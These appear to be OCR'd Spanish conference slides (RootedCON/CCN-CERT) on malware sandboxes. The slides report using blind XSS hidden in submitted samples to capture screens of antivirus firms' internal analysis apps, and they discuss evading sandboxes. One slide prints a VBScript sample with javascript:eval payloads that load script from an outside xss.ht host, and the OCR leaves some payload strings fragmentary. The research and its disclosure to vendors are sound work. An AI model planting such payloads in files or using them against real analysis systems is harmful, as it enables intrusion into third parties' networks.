


5.5 ¿Quién analiza nuestras muestras?

Captura de pantalla realizada con un blind XSS en el navegador de la red interna de una empresa Antivirus, en su **APLICACIÓN INTERNA DE ANALISIS**

dim http_obj dim stream_obj dim shell_obj set http_obj = CreateObject("Microsoft.XMLHTTP") set stream_obj = CreateObject("ADODB.Stream") set shell_obj = CreateObject("WScript.Shell") a = "\\\"">" aa = "\\\"">" c = "javascript:eval('var a=document.createElement(\\'script\\');a.src=\\'https://[redacted].xss.ht\\';document.body.appendChild(a)')" cc = "javascript:eval('var a=document.createElement(\\'script\\');a.src=\\'https://[redacted]\\';document.body.appendChild(a)')" ee = "" f = "" g = "" gg = "" b = "

')/>" bb = " ')/>" d = "\\\""> " h = "\\\"">



5.5 ¿Quién analiza nuestras muestras?

Captura de pantalla realizada con un blind XSS de una **APLICACIÓN INTERNA DE ANALISIS** de malware de una empresa china

/RootedCON

ATENEA
CCN-CERT


5.5 ¿Quién analiza nuestras muestras?


Captura de pantalla realizada con un blind XSS del análisis de una muestra con una **APLICACIÓN INTERNA** de una empresa china

5.5 Resultados

¿Cuál es el país que más se está interesando por obtener inteligencia del malware?

CHINA





5.5 Resultados

- No hemos podido evidenciar ninguna vulnerabilidad en Hybrid Analysis

Pero…

- **Hemos contactado con Google** (Virustotal)
- **Hemos contactado con Any.run**
- **Hemos contactado con Alienvault**

6. En qué estamos trabajando

- Obtener más datos. Continuamente aparecen más servicios con análisis de comportamiento de malware y queremos analizarlos

- Explorar nuevas formas de explotar vulnerabilidades que puedan afectar a los analistas.


- Abrir la base de datos al público y quizás, un servicio para pentesters mediante el que con el envío de determinada información saber si es una sandbox y a quien está asociada.

7. Conclusiones generales

- Mediante unos simples parámetros podemos identificar gran cantidad de sandbox
- Es posible acceder a archivos sensibles de configuración de las sandbox pudiendo:
  - Obtener inteligencia para desarrollar nuestra sandbox
  - Poder evadirla
- Países como China está dedicando grandes recursos para obtener inteligencia a partir del malware
- Y por último…

Y por ultimo, es posible **atacar a los analistas** en su propia red interna...

Posible escenario del vector de ataque:



Cuidado !!!

con las muestras que se analizan y dónde se visualizan

Muchas gracias

/RootedCON

ATENEA

Plataforma de desafíos de seguridad

CCN-CERT